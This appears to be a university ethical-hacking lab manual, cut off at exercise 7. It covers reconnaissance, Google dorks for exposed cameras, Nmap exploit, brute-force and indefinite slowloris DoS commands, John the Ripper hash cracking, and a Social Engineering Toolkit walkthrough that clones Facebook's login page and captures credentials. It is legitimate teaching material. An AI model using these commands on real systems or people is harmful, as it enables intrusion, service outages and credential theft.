



Karunya INSTITUTE OF TECHNOLOGY AND SCIENCES

(Declared as Deemed to be University under Sec.3 of the UGC Act, 1956)

A CHRISTIAN MINORITY RESIDENTIAL INSTITUTION

AICTE Approved & NAAC Accredited

Department of Computer Science and Engineering

School of Engineering and Technology

Lab Manual

18CS3101 – Ethical Hacking Lab
(0:0:2)



Karunya INSTITUTE OF TECHNOLOGY AND SCIENCES

(Declared as Deemed to be University under Sec.3 of the UGC Act, 1956)

A CHRISTIAN MINORITY RESIDENTIAL INSTITUTION

AICTE Approved & NAAC Accredited

Department of Computer Science and Engineering

School of Engineering and Technology

Lab Manual

18CS3101 – Ethical Hacking Lab
(0:0:2)

Prepared by	Verified by	Approved by
G. Matthew Palmer		

INDEX

1	Vision & Mission Statements	...iv
2	Course Objectives & Course Outcomes - M.Tech. Cyber Security	...v
3	List of Exercises	...vi

VISION

To raise world class Computer Science and Engineering professionals excelling in academics, research and providing solutions to human problems.

MISSION

- To develop professionals with strong fundamental concepts, programming and problem-solving skills with an exposure to emerging technologies.
- To promote research in the state of art technologies, providing solutions to human problems especially in the areas of Health, Water, Energy and Food.
- To develop leadership qualities with ethical values to serve the society.

Course Objectives & Course Outcomes - B.Tech.

Course Objectives

Enable the student to

1. summarize the technical foundation of ethical hacking.
2. discover the aspects of security, importance of data gathering, foot printing and system hacking.
3. apply ethical hacking to find vulnerabilities in websites and networks.

Course Outcomes

The student will be able to

1. demonstrate OSINT investigation to ensure data confidentiality.
2. explain and analyze the ethical hacking tools to compromise a target.
3. identify tools and techniques to carry out ethical hacking.
4. examine denial of service attacks and apply prevention techniques.
5. experiment with security tools like ARP and NMAP.
6. infer various web application security issues using OWASP tool

LIST OF EXERCISES

Sl.No	Exercise	Page No
1	Passive Reconnaissance-1: Whois Database, Google Dorking	1
2	Passive Reconnaissance-2: OSINT Tools	7
3	Active Reconnaissance: NMAP	11
4	Vulnerability Scanning using Nessus	19
5	Password Cracking	28
6	Phishing using Social Engineering Tool	35
7	DNS Spoofing using Ettercap	40
8	SQL Injection using Burp Suite	47
9	Cross Site Scripting (XSS)	51
10	Denial of Service Attack	61
11	Creating Payload using Metasploit	69

Ex.No:1	Passive Reconnaissance-1
----------------	---------------------------------

AIM:

The objective of this experiment is to:

- Gain information about targeted computers
- Gain information about targeted networks
- Generate reports for conducted reconnaissance.

LAB ENVIRONMENT:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools.

OVERVIEW OF PASSIVE RECONNAISSANCE:

Passive reconnaissance is an attempt to gather information about targeted computers and networks without actually communicating with them. The term originated from the military, which does passive reconnaissance before embarking on an information-gathering mission. Instead of attacking right away, they first obtain the necessary information to direct their strategies. Passive reconnaissance is the first step hackers take before exploiting system or network vulnerabilities.

Passive reconnaissance is part of the pre-attack phase for hackers. Attackers first “get to know” their targets to ensure that they have all the relevant information to make their attacks successful. They can do so by gathering intelligence in two ways—passive or active reconnaissance.

In a pen-testing scenario, alongside uncovering vulnerabilities in the hardware and software systems and exploiting them, the most effective of all is penetrating the human mind to extract the desired information.

Sublist3r:

Sublist3r is a python tool designed to enumerate subdomains of websites using OSINT. It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS.

subbrute was integrated with Sublist3r to increase the possibility of finding more subdomains using bruteforce with an improved wordlist. The credit goes to TheRook who is the author of subbrute.

Form	Long Form	Description
------	-----------	-------------

-d	--domain	Domain name to enumerate subdomains of
-b	--bruteforce	Enable the subbrute bruteforce module
-p	--ports	Scan the found subdomains against specific tcp ports
-v	--verbose	Enable the verbose mode and display results in realtime
-t	--threads	Number of threads to use for subbrute bruteforce
-e	--engines	Specify a comma-separated list of search engines
-o	--output	Save the results to text file
-h	--help	show the help message and exit

Whois:

WHOIS (pronounced as the phrase "who is") is a query and response protocol that is used for querying databases that store an Internet resource's registered users or assignees. These resources include domain names, IP address blocks and autonomous systems, but it is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The current iteration of the WHOIS protocol was drafted by the Internet Society, and is documented in RFC 3912.

Whois is also the name of the command-line utility on most UNIX systems used to make WHOIS protocol queries. In addition, WHOIS has a sister protocol called Referral Whois (RWhois).

Google Dorking:

"Google dork" is an advanced Google search technique. "Google dorking" (aka "Google hacking") is the activity of performing advanced searches on Google. You can combine different Google dorks to comb data otherwise inaccessible to ordinary users of Google search. On a browser, if too many Google searches are made in a short time, Google requires that unscramble garbled letters in an image called a captcha before it can be proceeded. Captcha completion can frustrate end users but Google servers must nip denial-of-service cyberattacks in the bud.

Examples:

- inurl:"view.shtml""Network Camera",
- "Camera LiveImage"
- inurl:"guestimage.html"
- intitle:"webcamXP 5"
- "Not for Public Release" + "Confidential" ext:pdf | ext:doc | ext:xlsx
- site:.hk & inurl:wp-login

Expected Input/Output:

Case-1: Find publicly accessible cameras
Case-2: Find information about a website

Ex.No:2	Passive Reconnaissance (OSINT)
----------------	---------------------------------------

AIM:

To gather information about targeted computers and networks without actively engaging with the systems.

LAB ENVIRONMENT:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools.

Description

dnstwist is a domain name permutation engine for detecting typosquatting, phishing and corporate espionage. dnstwist takes in your domain name as a seed, generates a list of potential phishing domains and then checks to see if they are registered.

DNS fuzzing is an automated workflow that aims to uncover potentially malicious domains that target your organization. This tool generates a comprehensive list of permutations based on a provided domain name, and subsequently verifies whether any of these permutations are in use.

```
$ dnstwist --dictionary dictionaries/english.dict domain.name
```

```
$ dnstwist --tld dictionaries/common_tlds.dict domain.name
```

```
$ dnstwist --fuzzers homoglyph,hyphenation domain.name
```

TheHarvester is a command-line tool included in Kali Linux that acts as a wrapper for a variety of search engines and is used to find email accounts, subdomain names, virtual hosts, open ports / banners, and employee names related to a domain from different public sources (such as search engines and PGP key servers).

```
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-p] [-s]
```

```
      [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t]
```

```
      [-r [DNS_RESOLVE]] [-n] [-c] [-f FILENAME] [-b SOURCE]
```

Expected Input/Output:

Case-1: Find phishing sites based on real sites

Case-2: Find the emails addresses from a particular domain.

Ex.No:3	NMAP
---------	------

AIM:

The objective of this experiment is to:

- Perform a system and network scan
- Enumerate user accounts
- Execute remote penetration
- Gather information about local network computers

LAB ENVIRONMENT:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

DESCRIPTION:

NMAP is an essential tool in any hacker's arsenal. Originally written by Gordon Lyon aka Fyodor, it's used to locate hosts and services and create a map of the network. NMAP has always been an incredibly powerful tool, but with it's newest release, which dropped mid-November of last year, they've really out done themselves.

NMAP version 7 comes equipped with a ton of new scripts you can use to do everything from DoSing targets to exploiting them (with written permission, of course). The scripts cover the following categories

Auth: Use to test whether you can bypass authentication mechanism

Broadcast: Use to find other hosts on the network and automatically add them to scanning que.

Brute: Use for brute password guessing.

Discovery: Use to discover more about the network.

Dos: Use to test whether a target is vulnerable to DoS

Exploit: Use to actively exploit a vulnerability

Fuzzer: Use to test how server responds to unexpected or randomized fields in packets and determine other potential vulnerabilities

Intrusive: Use to perform more intense scans that pose a much higher risk of being detected by admins.

Malware: Use to test target for presence of malware

Safe: Use to perform general network security scan that's less likely to alarm remote administrators

Vuln: Use to find vulnerabilities on the target

Download NMAP

Download nmap from <https://nmap.org/download.html> and follow the installation instructions for your particular Operating System. NMAP works easily on both Windows and Linux. After installing you will have NMAP and ZENMAP on your computer.

ZENMAP and NMAP are the same thing except ZENMAP provides you with a graphical user interface. For the rest of this tutorial you can chose to either run NMAP from your command line, or launch ZENMAP and enter the commands in the GUI.

Run NMAP

When scanning devices to determine which ports are open, there are various basic scanning options:

-sS –Performs a “stealth” TCP scan (that does not fully complete the “TCP three-way handshake,” and closes the connection once the service responds).

-sT –Performs a full TCP scan (a full connection is established with open TCP ports).

-sU –Performs a UDP scan (as UDP is a connectionless protocol, these scans can take significantly longer than TCP scans).

-p – Tells Nmap which ports to scan (e.g., -p1-65535 will specify every port).

```
root@mkal:~# nmap -sS 192.168.91.249

Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-05 12:07 PST
Nmap scan report for test1.com (192.168.91.249)
Host is up (0.00037s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
3306/tcp  open  mysql
MAC Address: 00:0C:29:89:45:64 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Now that we've got NMAP installed, it's time to scan our target for vulnerabilities. As mentioned there is an entire category of scripts dedicated to finding vulnerabilities on a target. Invoking the following command will run all of the scripts against your target.

```
nmap -Pn --script vuln <target.com or ip> <enter>
```

```

993/tcp open  imaps
  ssl-dh-params:
    VULNERABLE:
      Diffie-Hellman Key Exchange Insufficient Group Strength
      State: VULNERABLE
      http-slowloris-check:
        VULNERABLE:
          Slowloris DOS attack
          State: LIKELY VULNERABLE
          IDs: CVE:CVE-2007-6750
          Slowloris tries to keep many connections to the target web server open and hold
            them open as long as possible. It accomplishes this by opening connections to
            the target web server and sending a partial request. By doing so, it starves
            the http server's resources causing Denial Of Service.

          Disclosure date: 2009-09-17
          References:
            http://ha.ckers.org/slowloris/
            https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
            https://weakdh.org
_
995/tcp open  pop3s
  ssl-dh-params:
    VULNERABLE:
      Diffie-Hellman Key Exchange Insufficient Group Strength
      State: VULNERABLE
      Transport Layer Security (TLS) services that use Diffie-Hellman groups of
        insufficient strength, especially those using one of a few commonly shared
        groups, may be susceptible to passive eavesdropping attacks.
      Check results:
        WEAK DH GROUP 1
          Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
          Modulus Type: Safe prime
          Modulus Source: Unknown/Custom-generated
          Modulus Length: 1024
          Generator Length: 8
          Public Key Length: 1024
      References:
        https://weakdh.org
_
2222/tcp open  EtherNetIP-1
3306/tcp open  mysql
8080/tcp open  http-proxy

```

After your scan completes, review NMAPs output to determine what vulnerabilities were found. It will list it's findings along with applicable CVEs and links to any exploits that exist in Offensive Security's Exploit Database.

Use NMAP to Actively Exploit Detected Vulnerabilities

As mentioned, you can also use NMAP's exploit script category to have NMAP actively exploit detected vulnerabilities by issuing the following command:

```
nmap --script exploit -Pn <target.com or ip> <enter>
```

Use NMAP to Brute Force Passwords

Nmap contains scripts for brute forcing dozens of protocols, including http-brute, oracle-brute, snmp- brute, etc. Use the following command to perform brute force attacks to guess authentication credentials of a remote server.

```
nmap --script brute -Pn <target.com or ip> <enter>
```

Use NMAP to Test if Target Is Vulnerable to Dos

Use the following command to check whether the target is vulnerable to DoS:

```
nmap --script dos -Pn <target.com or ip> <enter>
```

This will tell you whether the target is vulnerable without actually launching a dos attack.

Use NMAP to Perform DOS Attack

Use the following command to perform an active DoS attack against a target for an indefinite period of time:

```
nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-slowloris.runforever=true
```

Nmap Cheat Sheet		
Target Specification		
Switch	Example	Description
	nmap 192.168.1.1	Scan a single IP
	nmap 192.168.1.1 192.168.2.1	Scan specific IPs
	nmap 192.168.1.1-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
--exclude	nmap --exclude 192.168.1.1	Exclude listed hosts
Scan Techniques		
Switch	Example	Description
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (Default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan
-sW	nmap 192.168.1.1 -sW	TCP Window port scan
-sM	nmap 192.168.1.1 -sM	TCP Maimon port scan
Host Discovery		
Switch	Example	Description
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution
Port Specification		
Switch	Example	Description
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
--top-ports	nmap 192.168.1.1 --top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

www.stationx.net/nmap-cheat-sheet/

1

STATIONX

Ex.No:4	Vulnerability Scanning using Nessus
----------------	--

AIM:

To scan a target IP and raise an alert if it discovers any vulnerabilities using Nessus, a security vulnerability scanning tool.

LAB ENVIRONMENT:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

1. NMAP:

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers

any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it. It works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.

Commands:

- Download Nessus and execute the following commands

1. `sudo dpkg -i Nessus-10.3.0-debian9_amd64.deb`

2. `sudo systemctl start nessusd.service`

3. `sudo systemctl status nessusd.service`

- Open link in Firefox
- Create Nessus Essentials account and download
- Click Basic Network Scan
- Create new scan and click Basic Network scan
- Configure Settings and save
- Launch Scan
- Viewing the Results

Steps:

- Download Nessus and execute the following commands
 1. `sudo dpkg -i Nessus-10.3.0-debian9_amd64.deb`
 2. `sudo systemctl start nessusd.service`
 3. `sudo systemctl status nessusd.service`
- Open link in Firefox
- Create Nessus Essentials account and download
- Click Basic Network Scan
- Create new scan and click Basic Network scan
- Configure Settings and save
- Launch Scan
- Viewing the Results

Ex.No:5	Password Cracking
----------------	-------------------

Aim:

To crack/identify a Password using any tool.

Software Required:

- John the Ripper
- Kali Linux platform

Description:

Password cracking is a prominent activity for a hacktivist, password cracking can be done in terminals or in tools which may or may not have GUI. There are quite a few famous tools available as an open source which can be installed for most of the platforms. Some of the famous tools are discussed below:

- I. John the Ripper
- II. Air crack-ng
- III. Cain and Abel
- IV. Ophcrack

I. John the Ripper- is free and Open Source software, distributed primarily in source code form. There is a professional option also available as a paid feature. John the Ripper is used to detect weak passwords for brute forcing. The tool has number ways to crack a password from dictionary attack to brute forcing. The tool relies on word list for any kind of dictionary and brute force attack.

Download link: <https://www.openwall.com/john/>

Aircrack-ng- is a powerful wi-fi password cracking tool that can crack WEP or WPA passwords. It can analyse wireless encrypted packets then tries to crack passwords using its cracking algorithm. It also uses FMS attack as well as other useful attack techniques.

Air crack-ng is a complete suite of tools to assess Wi-Fi network security.

It focuses on different areas of Wi-Fi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, DE authentication, fake access points and others via packet injection
- Testing: Checking Wi-Fi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

Download link: <https://www.aircrack-ng.org/downloads.html>

Cain and Abel- is a popular password cracking tool which can handle variety of task. The tool is only available for windows platform. It can be a sniffing tool in a network and can handle operations like cracking encrypted password using dictionary attack, recording VoIP conversations, brute force attacks, crypt analysis attack, revealing password boxes, uncovering cached passwords, decoding scrambled passwords, analyse routing protocol .

This tool does not exploit any vulnerability, it only covers security weakness of protocols to grab passwords. This was developed for network administrators, security professionals and penetration testers.

Download link: http://www.oxid.it/ca_um/

Ophcrack- is a free Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms.

Features:

Runs on Windows, Linux/Unix, Mac OS X,

Cracks LM and NTLM hashes.

Free tables available for Windows XP and Vista/7.

Brute-force module for simple passwords.

Audit mode and CSV export.

Real-time graphs to analyse the passwords.

Live CD available to simplify the cracking.

Dumps and loads hashes from encrypted SAM recovered from a Windows partition.

Free and open source software (GPL).

Download link: <https://ophcrack.sourceforge.io/download.php?typ>


Implementation Steps

To start the lab install virtual box and download kali-linux virtual box latest version. For this lab we are going to use John the Ripper tool which comes pre-installed in Kali. Before opening Kali we need to install **gzip tool** for unpacking wordlist used by John the Ripper. Use *apt-get install gzip* to install gzip.


Before using this tool, we need to do a little bit of reconnaissance about the target. obtaining personal information like target name, target parent's name, date of birth target's parents date of

birth, vehicle register number, phone numbers, their close people details. Because most of the password would be made of this parameters, and creating a wordlist using the information obtained, cracking the password would be a smooth process in over-all.

John the Ripper can be opened from menu tab or using the command *john*.



Step 1. Login into Kali



Step 2. Open a browser and search for an MD5 Hash calculator online



OnlineMD5

Step 3. Enter a password and generate the MD5 hash in which ever website you are using.

MD5 & SHA1 Hash Generator For Text

Generate the hash of the string you input.

password

Checksum type: ☒ MD5 ☐ SHA1 ☐ SHA-256


String hash: 5F4DCC3B5AA765D61D8327DEB882CF99

Calculate

Step 4. Copy and paste the MD5 hash into a test file on your Kali Machine and save the text file with as pass.txt



Step 5. Open the John the Ripper Application window.



Step 6. A terminal window will launch, showing you different commands for the application.

```
root@kali: ~
File Edit View Search Terminal Help
--external=MODE          external mode or word filter
--subsets=[CHARSET]      "subsets" mode (see doc/SUBSETS)
--stdout=[LENGTH]       just output candidate passwords [cut at LENGTH]
--restore=[NAME]         restore an interrupted session [called NAME]
--session=NAME           give a new session the NAME
--status=[NAME]          print status of a session [called NAME]
--make-charset=FILE      make a charset file. It will be overwritten
--show=[left]           show cracked passwords [if =left, then uncracked]
--test=[TIME]           run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...]   load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,....] load salts with[out] cost value Cn [to Mn]. For
                        tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL     enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL  this node's number range out of TOTAL count
--fork=N               fork N processes
--pot=NAME              pot file to use
--list=WHAT             list capabilities, see --list=help or doc/OPTIONS
--format=NAME           force hash of type NAME. The supported formats can
                        be seen with --list=formats and --list=subformats

root@kali:~#
```

Step 7. To locate the location of the installed wordlist, rockyou.txt, the following command should be executed.

```
root@kali:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
```

Step 8. To obtain the password from hash using dictionary brute forcing, use the following command.

```
root@kali:~# john --show --format=raw-md5 /usr/share/john/password.lst /root/Desktop/pass.txt
```

Ex.No:6	Phishing using Social Engineering Tool
----------------	--

Aim

The objective of this experiment is to obtain target credentials of social accounts using Social Engineering Toolkit

Description

Social Engineering Toolkit is a preinstalled tool available in Kali, a linux distributed OS. The Social-Engineer Toolkit (SET) was created and written by Dave Kennedy, the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering.

SET provides an interface using a menu with options to choose from. It allows selecting particular attacks in areas such as spear-phishing, mass mailing, WiFi, QR, and more. Based on the selected attack it will ask for related details. The provided input is then used by SET to start a tool like Metasploit to initiate the related attack


Program

SET can be used in Kali machine in a virtual machine, for experiment purpose the target machine can be our host machine or directly open the link from browser in Kali.

Step 1. Open Kali in VirtualBox.

Step 2. Open Social Engineering Toolkit(SET) from application menu or use *setoolkit* command in terminal.

Step 3. Select 1. Social Engineering in options.



```

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>

```


Step 4. Select 2 for Website Attack Vendors


```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```



- The site could be temp few moments.
- If you are unable to lo connection.
- If your computer or ne make sure that Firefox

Step 5. Select 3 for Credential Harvester.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
```

Step 6. Select 2 Site Cloner

```
1) Web Templates
2) Site Cloner
3) Custom Import
```

Step 7. Enter the IP address for listening, the IP address for the listening host can be found using *ifconfig* in new tab, use inet for listening host.

```
usb0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 192.168.225.46 netmask 255.255.255.0 broadcast 192.168.225.255
    inet6 fe80::c06d:62ff:fe45:c549 prefixlen 64 scopeid 0x20<link>
    inet6 2409:4072:6011:297c:c06d:62ff:fe45:c549 prefixlen 64 scopeid 0x0<global>
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.225.46]:
```

Step 8. Enter the url for site cloning, in this experiment we are using facebook login page.

```
root@matix: ~
File Edit View Search Terminal Tabs Help
root@matix: ~ x root@matix: ~/.set/web_clone x
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.225.46]:19
.168.225.46
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login.php

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your director
y structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step 9. When the above shown page appears, set started to steal credentials, to open the phishing site, type the listening IP address in the browser.

Note: To listen in any other machine using the listening IP, the system should be connected to the same router. To mask the IP we can opt for DNS spoofing but to globally host in the internet we need to use some hosting.

Output

Phishing page loaded in the Target browse



Phished Credentials appear in the terminal

```
root@matix: ~
File Edit View Search Terminal Tabs Help

root@matix: ~
root@matix: ~/.set/web_clone

PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-360
PARAM: lgndim=eyJ3IjoxMjgwLCJhCI6NjgwLCJjIjoyNH0=
PARAM: lgnrnd=004959_pY1L
PARAM: lgnjs=1574759619
POSSIBLE USERNAME FIELD FOUND: email=testonhostmachine@settest.com
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1001473269
POSSIBLE PASSWORD FIELD FOUND: pass=passwordcheck
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=MAMAZL/Zy//ZZA1MLAMAAMMAAMMAZMAAAAMAAATmr/rJJJAAZAAM
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1574758199
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: dpr=1
PARAM: jazoest=2643
```

Ex.No:7	DNS Spoofing using Ettercap
----------------	-----------------------------

Aim

